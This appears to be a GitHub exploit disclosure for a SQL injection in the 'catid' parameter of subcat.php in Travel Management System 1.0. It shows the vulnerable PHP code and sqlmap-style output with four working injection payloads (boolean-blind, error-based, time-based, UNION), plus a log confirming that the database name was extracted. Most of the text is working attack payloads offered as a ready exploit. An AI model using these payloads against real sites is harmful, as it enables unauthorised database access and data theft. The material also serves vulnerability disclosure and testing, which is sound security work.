BigTiger2020 Update Travel Management System-sql.md History


1 contributor

14 lines (8 sloc) | 602 Bytes

- Exploit Title: Travel Management System 1.0 - "catid" Sql Injection
- Vendor Homepage：https://www.sourcecodester.com/php/14650/travel-management-system-php-full-source-code.html
- Software Link:https:https://www.sourcecodester.com/download-code?nid=14650&title=Travel+Management+System+in+PHP+with+Full+Source+Code
- Version: 1.0
- Vulnerable file: subcat.php

```
<?php

$s="select * from category";
$result=mysqli_query($cn,$s);
$r=mysqli_num_rows($result);
//echo $r;

while($data=mysqli_fetch_array($result))
{

                echo "<tr><td style=' padding:5px;'><a href='subcat.php?catid=$data[0]'>$data[1]</a></td></tr>";

}

?>
```

- Sql Injection :



```
Parameter: catid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: catid=1' AND 1609=1609 AND 'Iqlh'='Iqlh

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: catid=1' OR (SELECT 1980 FROM(SELECT COUNT(*),CONCAT(0x716b787a71,(SELECT (ELT(1980=1980,1))),0x717a707171,
FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pzne'='pzne

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: catid=1' AND (SELECT 3435 FROM (SELECT(SLEEP(5)))XbeS) AND 'ECaw'='ECaw

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: catid=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b787a71,0x6e774d4e42466566456a43725242565679795966717171714a68556d72797768555261526a696962,0x717a707171),NULL-- -
---
[16:19:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:19:59] [INFO] fetching current database
current database: 'sourcecodester_travel'
```